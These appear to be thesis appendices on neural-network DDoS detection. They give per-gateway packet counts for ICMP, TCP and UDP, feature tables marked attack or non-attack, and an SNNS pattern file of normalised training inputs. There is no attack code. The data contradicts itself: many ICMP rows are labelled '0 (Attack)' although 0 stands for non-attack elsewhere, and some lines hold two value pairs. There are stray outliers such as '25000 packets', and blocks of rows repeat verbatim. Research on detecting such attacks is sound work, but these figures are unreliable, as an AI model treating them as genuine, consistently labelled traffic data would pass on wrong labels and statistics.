		2122 packets	1112 packets
		2313 packets	1113 packets
		2233 packets	1213 packets
		2490 packets	1410 packets
		2255 packets	1215 packets
		2330 packets	1310 packets
		2433 packets	1413 packets
		2154 packets	1114 packets
		2196 packets	1116 packets
		2414 packets	1411 packets
		2244 packets	1214 packets
		2539 packets	2519 packets
		2543 packets	2513 packets
		2481 packets	2411 packets
		2432 packets	2412 packets
		2116 packets	2111 packets
		2283 packets	2203 packets
		2478 packets	2418 packets

		2279 packets	2219 packets
		2119 packets	2111 packets
		2503 packets	2103 packets
		2540 packets	2140 packets
		2330 packets	2130 packets
		2517 packets	2217 packets
		2465 packets	2265 packets
		2373 packets	2273 packets
		2314 packets	2214 packets
		2550 packets	2250 packets
		2442 packets	2422 packets
		2285 packets	1225 packets
		2469 packets	1429 packets
		2540 packets	1520 packets
		2279 packets	1229 packets
		2381 packets	1321 packets
		3376 packets	1326 packets
		3286 packets	1286 packets
		3342 packets	1322 packets
		3273 packets	1223 packets
		3291 packets	1221 packets
		3144 packets	1124 packets
		3344 packets	1324 packets
		3342 packets 3339 packets	1322 packets 1329 packets
		3524 packets	1224 packets
		3151 packets	1121 packets
		3440 packets	1420 packets
		3392 packets	1322 packets
		3530 packets	1510 packets
		3466 packets	1416 packets
		3149 packets	1119 packets
		3326 packets	1316 packets
		3350 packets	1310 packets
UDP	Slackware gateway/location three	1000 packets	999 packets
		1200 packets	1100 packets
		2000 packets	1500 packets
		2500 packets	1900 packets
		3000 packets	2000 packets
		3200 packets	2100 packets
		3600 packets	2500 packets
		4000 packets	2700 packets
		3600 packets	2500 packets

		3500 packets	2300 packets
		3600 packets	2500 packets
		3600 packets	2500 packets
		1200 packets	900 packets
		1500 packets	1200 packets
		1900 packets	1300 packets
		2000 packets	1600 packets
		2800 packets	2000 packets
		3000 packets	2300 packets
		3500 packets	2400 packets
		3600 packets	2500 packets
		3310 packets	2500 packets
		3100 packets	2500 packets
		3200 packets	25000 packets
		3400 packets	2400 packets
		3292 packets	2192 packets
		3311 packets	2111 packets
		3237 packets	2217 packets
		3207 packets	2107 packets
		3422 packets	2412 packets
		3405 packets	2105 packets
		3335 packets	2315 packets
		3446 packets	2416 packets
		3251 packets	2211 packets
		3457 packets	2417 packets
		3338 packets	2318 packets
		335 packets	2315 packets
		3999 packets	2328 packets
		3532 packets	2522 packets
		3371 packets	2321 packets
		2334 packets	2324 packets
		2483 packets	2423 packets
		2320 packets	2110 packets
		2300 packets	2100 packets
		2433 packets	2413 packets
		2322 packets	2312 packets
UDP	BSD gateway/location two	1400 packets	1300 packets
		1122 packets	1112 packets
		1313 packets	1113 packets
		3288 packets	2113 packets
		3290 packets	1410 packets
		325 packets	1215 packets
		3340 packets	1310 packets

		3443 packets	1413 packets
		3144 packets	1114 packets
		2146 packets	816 packets
		2444 packets	911 packets
		2244 packets	1214 packets
		2549 packets	1519 packets
		1543 packets	1513 packets
		1491 packets	411 packets
		1492 packets	412 packets
		1196 packets	911 packets
		2193 packets	1203 packets
		1498 packets	918 packets
		1299 packets	619 packets
		2199 packets	1111 packets
		2593 packets	1103 packets
		2590 packets	1140 packets
		2930 packets	1130 packets
		2917 packets	1217 packets
		2965 packets	1265 packets
		2973 packets	1273 packets
		2914 packets	2114 packets
		2950 packets	2150 packets
		2942 packets	1422 packets
		3295 packets	925 packets
		2499 packets	1429 packets
		3590 packets	1520 packets
		3299 packets	1229 packets
		3391 packets	2321 packets
		1396 packets	1326 packets
		1296 packets	1286 packets
		1392 packets	2322 packets
		2393 packets	3223 packets
		3991 packets	2221 packets
		3944 packets	2124 packets
		3944 packets	2324 packets
		3942 packets	2322 packets
		2924 packets	1224 packets
		2191 packets	1121 packets
		2490 packets	1420 packets
		3992 packets	1322 packets
		3930 packets	1510 packets
		3496 packets	1416 packets
		3199 packets	1119 packets

		3396 packets	1316 packets
		2292 packets	1272 packets
		2391 packets	1301 packets
		3598 packets	3148 packets
		1195 packets	1095 packets
		1595 packets	1125 packets
		1196 packets	1036 packets
		1593 packets	1043 packets
		3597 packets	3157 packets
		2593 packets	2183 packets
UDP	Debian gateway/location two	2195 packets	270 packets
		2172 packets	2118 packets
		2370 packets	2110 packets
		2270 packets	2111 packets
		3260 packets	2211 packets
		3270 packets	2215 packets
		3341 packets	2215 packets
		3341 packets	2115 packets
		3390 packets	3129 packets
		3400 packets	3220 packets
		3500 packets	3230 packets
		3320 packets	3230 packets
		3546 packets	3536 packets
		3447 packets	2137 packets
		3405 packets	2133 packets
		3999 packets	2130 packets
		3496 packets	2433 packets
		3349 packets	2323 packets
		3492 packets	2423 packets
		3390 packets	2323 packets
		3600 packets	2213 packets
		3490 packets	2223 packets
		3550 packets	2503 packets
		3458 packets	2253 packets
		3483 packets	2233 packets
		3443 packets	2433 packets
		2457 packets	3333 packets
		2416 packets	1333 packets
		2442 packets	2421 packets
		2348 packets	2211 packets
		2441 packets	2221 packets
		2347 packets	2321 packets
		2441 packets	222 packets

		3982 packets	2272 packets
		3494 packets	2474 packets
		3292 packets	2271 packets
		3197 packets	2191 packets
		3999 packets	2491 packets
		3977 packets	2491 packets
		1000 packets	2509 packets
		3866 packets	2469 packets
		3831 packets	2491 packets
		3181 packets	2191 packets
		3391 packets	2982 packets
		3843 packets	2923 packets
		3875 packets	1925 packets
		3481 packets	1921 packets
		3385 packets	1925 packets
		3586 packets	1926 packets
		3488 packets	1498 packets
		3846 packets	2426 packets
		3814 packets	2204 packets
		4000 packets	2339 packets
		3470 packets	2230 packets
		3931 packets	1921 packets
		3930 packets	1920 packets
		3393 packets	1923 packets
		3996 packets	9526 packets
		3962 packets	2922 packets
		3940 packets	2910 packets
		3900 packets	2920 packets
		3090 packets	1999 packets
		3190 packets	2209 packets
		2200 packets	3009 packets
		2500 packets	2199 packets
		2900 packets	3194 packets
		2599 packets	3233 packets
		2688 packets	3233 packets
TCP	BSD gateway/location one	3390 packets	1160 packets
		3310 packets	1101 packets
		3950 packets	3101 packets
		3910 packets	3121 packets
		3900 packets	2111 packets
		3990 packets	2121 packets
		3920 packets	1110 packets
		3990 packets	1110 packets

		3300 packets	1110 packets
		4300 packets	3919 packets
		3390 packets	1215 packets
		3395 packets	1210 packets
		3997 packets	1217 packets
		2999 packets	1519 packets
		1999 packets	1129 packets
		1994 packets	1179 packets
		1999 packets	1189 packets
		1994 packets	1110 packets
		1998 packets	1410 packets
		3690 packets	1510 packets
		3396 packets	3316 packets
		3396 packets	3316 packets
		3139 packets	3129 packets
		4030 packets	3120 packets
		2432 packets	3122 packets
		2630 packets	1160 packets
		2353 packets	1820 packets
		2394 packets	1183 packets
		3999 packets	3183 packets
		3990 packets	3183 packets
		2995 packets	2019 packets
		2993 packets	2219 packets
		3998 packets	3819 packets
		3595 packets	2815 packets
		3999 packets	2819 packets
		3693 packets	2139 packets
		4600 packets	2129 packets
		3694 packets	3119 packets
		3685 packets	3119 packets
		3666 packets	2913 packets
		3655 packets	2935 packets
		3909 packets	2931 packets
		3999 packets	2934 packets
		1999 packets	2930 packets
		1939 packets	2939 packets
		3499 packets	2431 packets
		3196 packets	2131 packets
		3499 packets	2939 packets
TCP	Debian gateway/location two	2395 packets	3330 packets
		1312 packets	2238 packets
		2230 packets	2130 packets

		2230 packets	2130 packets
		2280 packets	2135 packets
		2280 packets	2135 packets
		2841 packets	1135 packets
		2841 packets	1315 packets
		2890 packets	1399 packets
		2800 packets	1320 packets
		2808 packets	23180 packets
		2328 packets	2390 packets
		2569 packets	1236 packets
		2169 packets	1237 packets
		2109 packets	1203 packets
		2159 packets 2946 packets	2130 packets 2336 packets
		2990 packets	1230 packets
		2948 packets	1228 packets
		2982 packets	1222 packets
		2940 packets	1220 packets
		2921 packets	1231 packets
		3900 packets	1220 packets
		388 packets	1520 packets
		3188 packets	1228 packets
		3389 packets	1223 packets
		3943 packets	1223 packets
		3957 packets	1327 packets
		3916 packets	1126 packets
		3952 packets	1422 packets
		3918 packets	1318 packets
		3981 packets	1381 packets
		3997 packets	1327 packets
		3941 packets	1231 packets
		3499 packets	1436 packets
		3756 packets	1436 packets
		3785 packets	2435 packets
		3670 packets	2350 packets
		3292 packets	2322 packets
		3934 packets	2324 packets
		3902 packets	2301 packets
		3199 packets	2131 packets
		3902 packets	2431 packets
		3477 packets	2171 packets
		4000 packets	2101 packets
		3566 packets	2411 packets

		3531 packets	2411 packets
		3571 packets	2421 packets
		3581 packets	2382 packets
		3555 packets	2223 packets
		3575 packets	1225 packets
		3541 packets	1221 packets
		3835 packets	2325 packets
		3846 packets	2526 packets
		3848 packets	2428 packets
		3886 packets	2426 packets
		3894 packets	2204 packets
		4000 packets	1339 packets
		3260 packets	1330 packets
		3351 packets	2221 packets
		3550 packets	1220 packets
		3533 packets	1373 packets
		3886 packets	1576 packets
		3862 packets	2472 packets
		3840 packets	2570 packets
		3588 packets	2270 packets
		3099 packets	1070 packets
TCP	Slackware gateway/location three	3220 packets	2139 packets
		1330 packets	1310 packets
		1630 packets	1320 packets
		1939 packets	1330 packets
		2037 packets	1340 packets
		2979 packets	1855 packets
		3170 packets	2640 packets
		3270 packets	2860 packets
		3070 packets	2160 packets
		2970 packets	2480 packets
		4000 packets	2805 packets
		4000 packets	2841 packets
		3570 packets	1584 packets
		3588 packets	1238 packets
		3883 packets	1833 packets
		3843 packets	2243 packets
		3857 packets	1227 packets
		3816 packets	2626 packets
		3952 packets	2622 packets
		3798 packets	2288 packets
		3991 packets	1381 packets

		3697 packets	2387 packets
		3541 packets	2281 packets
		3596 packets	2496 packets
		3456 packets	1596 packets
		3955 packets	2575 packets
		3950 packets	2550 packets
		3582 packets	2252 packets
		3594 packets	3474 packets
		3232 packets	2271 packets
		3137 packets	2391 packets
		3969 packets	2191 packets
		3677 packets	2191 packets
		1060 packets	2501 packets
		3566 packets	2461 packets
		3531 packets	2419 packets
		3151 packets	2111 packets
		3491 packets	2912 packets
		3443 packets	2913 packets
		3845 packets	1915 packets
		3441 packets	1911 packets
		3485 packets	1915 packets
		3686 packets	1126 packets
		3688 packets	1198 packets
		3866 packets	2126 packets
		3884 packets	2104 packets
		4080 packets	2319 packets
		3480 packets	2210 packets
		3981 packets	1121 packets
		3980 packets	1124 packets
		3893 packets	1125 packets
		3896 packets	1111 packets
		3982 packets	2221 packets
		3980 packets	2210 packets
		3905 packets	2220 packets

Appendix 5-3

The following examples are genuine traffic, ICMP, TCP and UDP DDoS datasets. For more examples refer to the provided CD.

Protocol	No of SRC-IP	No of ICMP-ID	No ICMP-SEQ	Attack/Non-Attack
ICMP	7231	7231	7100	1 (Attack)
	6089	6040	6021	1 (Attack)
	3288	3288	3288	0 (Non-Attack)
	1631	1631	1631	0 (Non-Attack)
	6535	6555	6255	1 (Attack)
	6189	6889	6389	1 (Attack)
	5443	5443	5443	1 (Attack)
	5442	5443	5443	1 (Attack)
	2194	2194	2194	0 (Non-Attack)
	2230	2230	2230	0 (Non-Attack)
	2143	2143	2143	0 (Non-Attack)
	2365	2365	2365	0 (Non-Attack)
	6089	6089	6089	0 (Non-Attack)
	7211	6231	7231	1 (Attack)
	200	200	200	0 (Non-Attack)
	7231	7231	7231	1 (Attack)
	4318	4318	4318	0 (Attack)
	4317	4317	4317	1 (Attack)
	212	212	212	0 (Attack)
	1909	1909	1909	0 (Attack)
	2744	2744	2744	0 (Attack)
	233	233	233	0 (Attack)
	2363	2363	2363	0 (Attack)
	2743	2743	2743	0 (Attack)
	3285	3285	3285	0 (Attack)
	3106	3106	3106	0 (Attack)
	3830	3830	3830	0 (Attack)
	121	121	121	0 (Attack)
	204	204	204	0 (Attack)
	926	926	926	0 (Attack)
	6011	6311	6011	1 (Attack)
	6031	6031	6031	1 (Attack)
	1280	1280	1280	0 (Non-Attack)
	6835	6837	6437	1 (Attack)
	6665	6665	6662	1 (Attack)
	6140	6620	6120	1 (Attack)
	5076	5076	5076	1 (Attack)
	4956	4976	4476	1 (Attack)
	4812	4812	4412	1 (Attack)
	5333	5383	5383	1 (Attack)
	5458	5458	5658	1 (Attack)
	2565	2563	2763	0 (Non-Attack)
	2826	2666	2966	0 (Non-Attack)
	6301	6301	6001	1 (Attack)
	1984	1484	1984	0 (Non-Attack)
	1322	1422	1422	0 (Non-Attack)
	5246	5246	5446	1 (Attack)
	5274	5275	5275	1 (Attack)
	6564	6154	6164	1 (Attack)
	5509	5509	5609	1 (Attack)
	5663	5523	5223	1 (Attack)
	6112	6112	6112	1 (Attack)
	5782	5862	5762	1 (Attack)

	6460	6460	6460	1 (Attack)
	6500	6560	6560	1 (Attack)
	5320	5360	5360	1 (Attack)
	5066	5066	5076	1 (Attack)
	1425	1425	1425	0 (Non-Attack)
	2046	2046	2046	0 (Non-Attack)
	993	993	993	0 (Non-Attack)
	1685	1685	1685	0 (Non-Attack)
	1982	1982	1982	0 (Non-Attack)
	890	890	890	0 (Non-Attack)
	827	827	827	0 (Non-Attack)
	2280	2280	2280	0 (Non-Attack)
	717	717	717	0 (Non-Attack)
	2231	2231	2231	0 (Non-Attack)
	2085	2085	2085	0 (Non-Attack)
	1569	1569	1569	0 (Non-Attack)
	2249	2249	2249	0 (Non-Attack)
	1313	1313	1313	0 (Non-Attack)
	1730	1730	1730	0 (Non-Attack)
	1321	1321	1321	0 (Non-Attack)
	945	945	945	0 (Non-Attack)
	1812	1812	1812	0 (Non-Attack)
	1227	1227	1227	0 (Non-Attack)
	1089	1089	1089	0 (Non-Attack)
	4881	4881	4881	1 (Attack)
	5720	5720	5720	1 (Attack)
	6003	6003	6003	1 (Attack)
	5399	5399	5399	1 (Attack)
	5779	5679	5779	1 (Attack)
	5380	5380	5380	1 (Attack)
	5714	5614	5714	1 (Attack)
	4745	4745	4745	1 (Attack)
	6385	6385	6385	1 (Attack)
	6318	6418	6718	1 (Attack)
	5344	5494	5494	1 (Attack)
	6244	6244	6244	1 (Attack)
	6483	6483	6483	1 (Attack)
	6340	6340	6540	1 (Attack)
	6157	6157	6157	1 (Attack)
	4432	4432	4732	1 (Attack)
	5905	5405	5405	1 (Attack)
	5324	5424	5124	1 (Attack)
	6401	6401	6401	1 (Attack)
	3200	3200	3200	0 (Non-Attack)
	1811	1811	1811	0 (Non-Attack)
	2389	2389	2389	0 (Non-Attack)
	2790	2790	2790	0 (Non-Attack)
	2982	2982	2982	0 (Non-Attack)
	2148	2148	2148	0 (Non-Attack)
	1614	1614	1614	0 (Non-Attack)
	3284	3284	3284	0 (Non-Attack)
	6578	6078	6078	1 (Attack)
	5457	5557	5457	1 (Attack)
	1494	1494	1494	0 (Non-Attack)
	3036	3036	3036	0 (Non-Attack)
	2620	2620	2620	0 (Non-Attack)
	1727	1727	1727	0 (Non-Attack)
	2958	2958	2958	0 (Non-Attack)
	6052	6052	6662	1 (Attack)
	6565	6565	6565	1 (Attack)
	6996	6996	6696	1 (Attack)
	2189	2189	2189	0 (Non-Attack)
	2549	2549	2549	0 (Non-Attack)

	1962	1962	1962	0 (Non-Attack)
	3185	3185	3185	0 (Non-Attack)
	1856	1856	1856	0 (Non-Attack)
	3296	3296	3296	0 (Non-Attack)
	2931	2931	2931	0 (Non-Attack)
	2813	2813	2813	0 (Non-Attack)
	2877	2877	2877	0 (Non-Attack)
	2579	2579	2579	0 (Non-Attack)
	3375	3375	3375	0 (Non-Attack)
	1966	1966	1966	0 (Non-Attack)
	2955	2955	2955	0 (Non-Attack)
	2657	2657	2657	0 (Non-Attack)
	2223	2223	2223	0 (Non-Attack)
	2343	2343	2343	0 (Non-Attack)
	2763	2763	2763	0 (Non-Attack)
	2089	2089	2089	0 (Non-Attack)
	1518	1518	1518	0 (Non-Attack)
	2346	2346	2346	0 (Non-Attack)
	3092	3092	3092	0 (Non-Attack)
	1909	1909	1909	0 (Non-Attack)
	3020	3020	3020	0 (Non-Attack)
	5913	5913	5913	1 (Attack)
	5004	5004	5004	1 (Attack)
	5135	5135	5135	1 (Attack)
	5187	5187	5187	1 (Attack)
	6336	6336	6336	1 (Attack)
	5983	5983	5983	1 (Attack)
	6078	6078	6078	1 (Attack)
	5499	5499	5499	1 (Attack)
	5404	5404	5404	1 (Attack)
	5945	5945	5945	1 (Attack)
	6211	6211	6211	1 (Attack)
	5749	5749	5749	1 (Attack)
	5240	5240	5240	1 (Attack)
	5633	5633	5633	1 (Attack)
	4577	4577	4577	1 (Attack)
	4695	4695	4695	1 (Attack)
	4611	4611	4611	1 (Attack)
	4571	4571	4571	1 (Attack)
	4632	4632	4632	1 (Attack)
	4490	4490	4490	1 (Attack)
	4558	4558	4558	1 (Attack)

Protocol	No of SRC-IP	No of TCP-Flags	No of TCP-SEQ	No of TCP-SRC-PORTS	No of TCP-DST-PORTS	Attack/Non-attacks
TCP	3555	3555	3423	3555	3339	1 (Attack)
	2998	2708	2708	2998	2998	1 (Attack)
	1723	1723	1723	1723	1723	0 (Non-Attack)
	4255	4255	4255	4255	3939	1 (Attack)
	4498	4498	4498	4498	2998	1 (Attack)
	555	555	555	555	555	0 (Non-Attack)
	5871	5871	5871	5871	5871	1 (Attack)
	5589	5389	5944	5922	5989	1 (Attack)
	4746	4723	4746	4755	4746	1 (Attack)
	5427	5427	5427	5455	5427	1 (Attack)
	4954	4923	4933	4434	4354	1 (Attack)
	5195	5195	5195	5195	5195	1 (Attack)
	5166	5166	5557	5587	5187	1 (Attack)
	6002	6499	6499	6499	6499	1 (Attack)
	1382	1382	1382	1382	1382	0 (Non-Attack)
	2650	2650	2650	2650	2650	0 (Non-Attack)
	5305	5305	5305	5305	5305	1 (Attack)

	5583	5873	5873	5873	5873	1 (Attack)
	5776	5778	5796	5796	5896	1 (Attack)
	5661	6761	5761	6661	5761	1 (Attack)
	6110	6710	6170	6710	6710	1 (Attack)
	5146	5146	5146	5146	5176	1 (Attack)
	4977	4770	4930	4970	4970	1 (Attack)
	5833	5833	5833	5843	5843	1 (Attack)
	5365	5377	5323	5377	5377	1 (Attack)
	5433	5413	5466	5422	5413	1 (Attack)
	1536	1536	1536	1536	1536	0 (Non-Attack)
	2820	2820	2820	2820	2820	0 (Non-Attack)
	2221	2221	2221	2221	2221	0 (Non-Attack)
	1995	1995	1995	1995	1995	0 (Non-Attack)
	1950	1950	1950	1950	1950	0 (Non-Attack)
	2641	2641	2641	2641	2641	0 (Non-Attack)
	1776	1776	1776	1776	1776	0 (Non-Attack)
	1682	1682	1682	1682	1682	0 (Non-Attack)
	1540	1540	1540	1540	1540	0 (Non-Attack)
	2039	2039	2039	2039	2039	0 (Non-Attack)
	1628	1628	1628	1628	1628	0 (Non-Attack)
	3378	3378	3378	3378	3378	0 (Non-Attack)
	2963	2963	2963	2963	2963	0 (Non-Attack)
	1578	1578	1578	1578	1578	0 (Non-Attack)
	2676	2676	2676	2676	2676	0 (Non-Attack)
	1884	1884	1884	1884	1884	0 (Non-Attack)
	3059	3059	3059	3059	3059	0 (Non-Attack)
	1735	1735	1735	1735	1735	0 (Non-Attack)
	1763	1763	1763	1763	1763	0 (Non-Attack)
	3251	3251	3251	3251	3251	0 (Non-Attack)
	1536	1536	1536	1536	1536	0 (Non-Attack)
	2820	2820	2820	2820	2820	0 (Non-Attack)
	2221	2221	2221	2221	2221	0 (Non-Attack)
	1995	1995	1995	1995	1995	0 (Non-Attack)
	1950	1950	1950	1950	1950	0 (Non-Attack)
	2641	2641	2641	2641	2641	0 (Non-Attack)
	1776	1776	1776	1776	1776	0 (Non-Attack)
	4251	5591	3666	5754	3704	1 (Attack)
	6385	5676	5654	3834	5315	1 (Attack)
	5255	5803	5064	3725	4754	1 (Attack)
	4641	4724	6138	6066	4220	1 (Attack)
	4100	4611	4042	4328	3617	1 (Attack)
	5422	5340	5854	3722	5173	1 (Attack)
	4409	5028	4552	5918	6045	1 (Attack)
	5077	6225	4313	6093	3914	1 (Attack)
	4363	6259	5362	4705	4028	1 (Attack)
	4335	5055	3513	4427	4383	1 (Attack)
	3644	6332	5689	6286	4329	1 (Attack)
	4015	4846	3769	4652	3807	1 (Attack)
	6016	4688	4398	6085	3798	1 (Attack)
	4878	5791	4518	6069	4626	1 (Attack)
	4810	3914	5977	4859	6179	1 (Attack)
	3702	5035	6445	6034	6019	1 (Attack)
	6404	3638	6041	3979	6026	1 (Attack)
	5578	5961	5940	5157	4818	1 (Attack)
	5739	3924	5003	3740	4963	1 (Attack)
	4013	4886	6314	4447	4359	1 (Attack)
	4251	5591	3666	5754	3704	1 (Attack)
	6385	5676	5654	3834	5315	1 (Attack)
	5255	5803	5064	3725	4754	1 (Attack)
	4641	4724	6138	6066	4220	1 (Attack)
	4100	4611	4042	4328	3617	1 (Attack)
	310	310	310	310	310	0 (Non-Attack)
	260	260	260	260	260	0 (Non-Attack)

	1888	1888	1888	1888	1888	0 (Non-Attack)
	635	635	635	635	635	0 (Non-Attack)
	1581	1581	1581	1581	1581	0 (Non-Attack)
	382	382	382	382	382	0 (Non-Attack)

Protocol	No of SRC-IP	No of UDP-SRC-PORTS	No of UDP-DST-PORTS	No of UDP-length	Attack/Non-attack
UDP	100	100	100	100	0 (Non-Attack)
	100	100	100	100	0 (Non-Attack)
	150	150	150	150	0 (Non-Attack)
	3400	329	3240	3229	1 (Attack)
	3512	3212	3501	1101	1 (Attack)
	3401	3401	3401	3201	1 (Attack)
	99	99	99	99	1 (Attack)
	292	292	292	292	0 (Non-Attack)
	162	162	162	162	0 (Non-Attack)
	2103	2103	2103	2103	0 (Non-Attack)
	404	404	404	404	0 (Non-Attack)
	501	501	501	501	0 (Non-Attack)
	2370	2370	2370	2370	0 (Non-Attack)
	1607	1607	1607	1607	0 (Non-Attack)
	3073	3073	3073	3073	0 (Non-Attack)
	123	123	123	123	0 (Non-Attack)
	1026	1026	1026	1026	0 (Non-Attack)
	292	292	292	292	0 (Non-Attack)
	162	162	162	162	0 (Non-Attack)
	2103	2103	2103	2103	0 (Non-Attack)
	5180	5180	5180	5180	1 (Attack)
	6450	6450	6450	6450	1 (Attack)
	5142	5142	5142	5142	1 (Attack)
	6002	6002	6002	6002	1 (Attack)
	5008	5008	5008	5008	1 (Attack)
	5742	5742	5742	5742	1 (Attack)
	5212	5212	5212	5212	1 (Attack)
	6183	6183	6183	6183	1 (Attack)
	5121	5121	5121	5121	1 (Attack)
	5879	5879	5879	5879	1 (Attack)
	5180	5180	5180	5180	1 (Attack)
	6450	6450	6450	6450	1 (Attack)
	5142	5142	5142	5142	1 (Attack)
	6002	6002	6002	6002	1 (Attack)
	5008	5008	5008	5008	1 (Attack)
	5742	5742	5742	5742	1 (Attack)
	1208	1208	1208	1208	0 (Non-Attack)
	1862	1862	1862	1862	0 (Non-Attack)
	2031	2031	2031	2031	0 (Non-Attack)
	2285	2285	2285	2285	0 (Non-Attack)
	1543	1543	1543	1543	0 (Non-Attack)
	2152	2152	2152	2152	0 (Non-Attack)
	1462	1462	1462	1462	0 (Non-Attack)
	2447	2447	2447	2447	0 (Non-Attack)
	1609	1609	1609	1609	0 (Non-Attack)
	2211	2211	2211	2211	0 (Non-Attack)
	1208	1208	1208	1208	0 (Non-Attack)
	1862	1862	1862	1862	0 (Non-Attack)
	2031	2031	2031	2031	0 (Non-Attack)
	2285	2285	2285	2285	0 (Non-Attack)
	1543	1543	1543	1543	0 (Non-Attack)
	5633	6124	5980	4485	1 (Attack)
	6063	5505	4851	5786	1 (Attack)
	5912	4513	4807	6092	1 (Attack)
	6074	5475	4616	4065	1 (Attack)
	4711	5373	6032	4492	1 (Attack)

	4496	4581	4249	4244	1 (Attack)
	5497	4898	4329	5522	1 (Attack)
	5015	5811	5753	6073	1 (Attack)
	5047	5981	4549	4928	1 (Attack)
	4107	4512	4223	5976	1 (Attack)
	5633	6124	5980	4485	1 (Attack)
	6063	5505	4851	5786	1 (Attack)
	5912	4513	4807	6092	1 (Attack)
	6074	5475	4616	4065	1 (Attack)
	4711	5373	6032	4492	1 (Attack)
	4496	4581	4249	4244	1 (Attack)
	2049	2049	2049	2049	0 (Non-Attack)
	2112	2112	2112	2112	0 (Non-Attack)
	1113	1113	1113	1113	0 (Non-Attack)
	2837	2837	2837	2837	0 (Non-Attack)
	3488	3488	3488	3488	0 (Non-Attack)
	2604	2604	2604	2604	0 (Non-Attack)
	3400	3400	3400	3400	0 (Non-Attack)
	2872	2872	2872	2872	0 (Non-Attack)
	2878	2878	2878	2878	0 (Non-Attack)
	2441	2441	2441	2441	0 (Non-Attack)
	2049	2049	2049	2049	0 (Non-Attack)
	2112	2112	2112	2112	0 (Non-Attack)
	1113	1113	1113	1113	0 (Non-Attack)
	2837	2837	2837	2837	0 (Non-Attack)
	3488	3488	3488	3488	0 (Non-Attack)

Appendix 5-4

The followings are dataset examples of JNNS acceptable format. In this appendix the examples are not completed due to their size (e.g. 3504 patterns). However, completed executable examples are provided in the enclosed CD. The first sample example is ICMP dataset, the second example is TCP dataset and the third is UDP dataset.

SNNS pattern definition file V3.2

Generated at Thu Dec 27 15:10:15 2012

No. of patterns : 3504
No. of input units : 3
No. of output units : 1

#In:
0.427184466 0.427184466 0.427184466
#Out:
0
#In:
0.847812382 0.947992382 0.719810382
#Out:
1
#In:
0.852981969 0.852981969 0.852981969
#Out:
1
#In:
0.298070861 0.298070861 0.298070861
#Out:
0
#In:
0.426049678 0.433049678 0.426049678
#Out:
0
#In:
0.864242845 0.888242845 0.854242845
#Out:
1
#In:
0.80383306 0.70383306 0.60383306
#Out:
1
#In:
0.354242845 0.288242845 0.354242845
#Out:
0
#In:
0.354332845 0.288244845 0.355442845
#Out:
0
#In:
0.60383306 0.60383306 0.60383306
#Out:
1

#In:
0.717893975 0.699383681 0.582904942
#Out:
1
#In:
0.248498032 0.248498032 0.248498032
#Out:
0
#In:
0.248394448 0.248394448 0.248394448
#Out:
0
#In:
0.717893975 0.699383681 0.582904942
#Out:
1
#In:
0.248808784 0.248808784 0.248808784
#Out:
0
#In:
0.7948208 0.9948208 0.7948208
#Out:
0
#In:
0.709297119 0.536969165 0.781714860
#Out:
1
#In:
0.249326704 0.249326704 0.238968303
#Out:
0
#In:
0.827188811 0.775558904 0.871324211
#Out:
1
#In:
0.248498032 0.248498032 0.248498032
#Out:
0
#In:
0.532674803 0.625123303 0.872648700
#Out:
1
#In:
0.797617568 0.997617568 0.697617568
#Out:
1
#In:
0.249533872 0.249533872 0.249533872
#Out:
0
#In:
0.310841427 0.400220698 0.686858160
#Out:
1
#In:
0.216009154 0.216009154 0.216009154
#Out:

0
#In:
0.225261400 0.225261400 0.225261400
#Out:
0
#In:
0.259855112 0.259855112 0.259855112
#Out:
0
#In:
0.174879333 0.174879333 0.174879333
#Out:
0
#In:
0.226870412 0.226870412 0.226870412
#Out:
0
#In:
0.937550255 0.937550255 0.837550255
#Out:
1
#In:
0.439786791 0.550484440 0.602035380
#Out:
1
#In:
0.774006077 0.447330085 0.711277102
#Out:
1
#In:
0.937650145 0.737650145 0.937650145
#Out:
1
#In:
0.213315012 0.213315012 0.213315012
#Out:
0
#In:
0.215707915 0.215707915 0.215707915
#Out:
0
#In:
0.213797165 0.213797165 0.213797165
#Out:
0
#In:
0.213294422 0.213294422 0.213294422
#Out:
0
#In:
0.213495225 0.213495225 0.213495225
#Out:
0
#In:
0.231898611 0.231898611 0.231898611
#Out:
0
#In:
0.232200122 0.232200122 0.232200122
#Out:

0
#In:
0.237932423 0.237932423 0.237932423
#Out:
0
#In:
0.235412343 0.235412343 0.235412343
#Out:
0
#In:
0.222646812 0.222646812 0.222646812
#Out:
0
#In:
0.222747315 0.222747315 0.222747315
#Out:
0
#In:
0.232104264 0.232104264 0.232104264
#Out:
0
#In:
0.132441671 0.132441671 0.132441671
#Out:
0
#In:
0.411378099 0.813617952 0.657134509
#Out:
1
#In:
0.833219705 0.868175516 0.492495683
#Out:
1
#In:
0.91965104 0.91965104 0.71965104
#Out:
1
#In:
0.567507502 0.546971503 0.627283196
#Out:
1
#In:
0.329598521 0.449952282 0.697638236
#Out:
1
#In:
0.822034395 0.867641480 0.322347448
#Out:
1
#In:
0.231798019 0.231798019 0.231798019
#Out:
0
#In:
0.222747185 0.222747185 0.222747185
#Out:
0
#In:
0.216814119 0.216814119 0.216814119
#Out:

0
#In:
0.320997186 0.320997186 0.320997186
#Out:
0
#In:
0.702522369 0.553165708 0.544091021
#Out:
1
#In:
0.454159782 0.820780540 0.814847791
#Out:
1
#In:
0.821600742 0.786271528 0.307565865
#Out:
1
#In:
0.884146264 0.631798243 0.350813561
#Out:
1
#In:
0.773009680 0.625286033 0.878603682
#Out:
1
#In:
0.641361683 0.641361683 0.641361683
#Out:
1
#In:
0.675085027 0.818226569 0.688169906
#Out:
1
#In:
0.500324980 0.398819314 0.886569440
#Out:
1
#In:
0.388063741 0.810734191 0.632229642
#Out:
1
#In:
0.751778611 0.521009045 0.760154180
#Out:
1
#In:
0.242052211 0.242052211 0.242052211
#Out:
0
#In:
0.740667105 0.484675623 0.360169018
#Out:
1
#In:
0.825622492 0.825622492 0.725622492
#Out:
1
#In:
0.548572397 0.468582520 0.840293940
#Out:

1
#In:
0.535307426 0.313056568 0.892206833
#Out:
1
#In:
0.313497555 0.759090300 0.528785016
#Out:
1
#In:
0.498422906 0.800444221 0.327718346
#Out:
1
#In:
0.302192477 0.302192477 0.302192477
#Out:
0
#In:
0.220736422 0.220736422 0.220736422
#Out:
0
#In:
0.126307521 0.126307521 0.126307521
#Out:
0
#In:
0.310740545 0.310740545 0.310740545
#Out:
0
#In:
0.324818956 0.324818956 0.324818956
#Out:
0
#In:
0.324818926 0.324818926 0.324818926
#Out:
0
#In:
0.323813255 0.323813255 0.323813255
#Out:
0
#In:
0.366049279 0.366049279 0.366049279
#Out:
0
#In:
0.371078237 0.371078237 0.371078237
#Out:
0
#In:
0.330852726 0.330852726 0.330852726
#Out:
0
#In:
0.353982201 0.353982201 0.353982201
#Out:
0
#In:
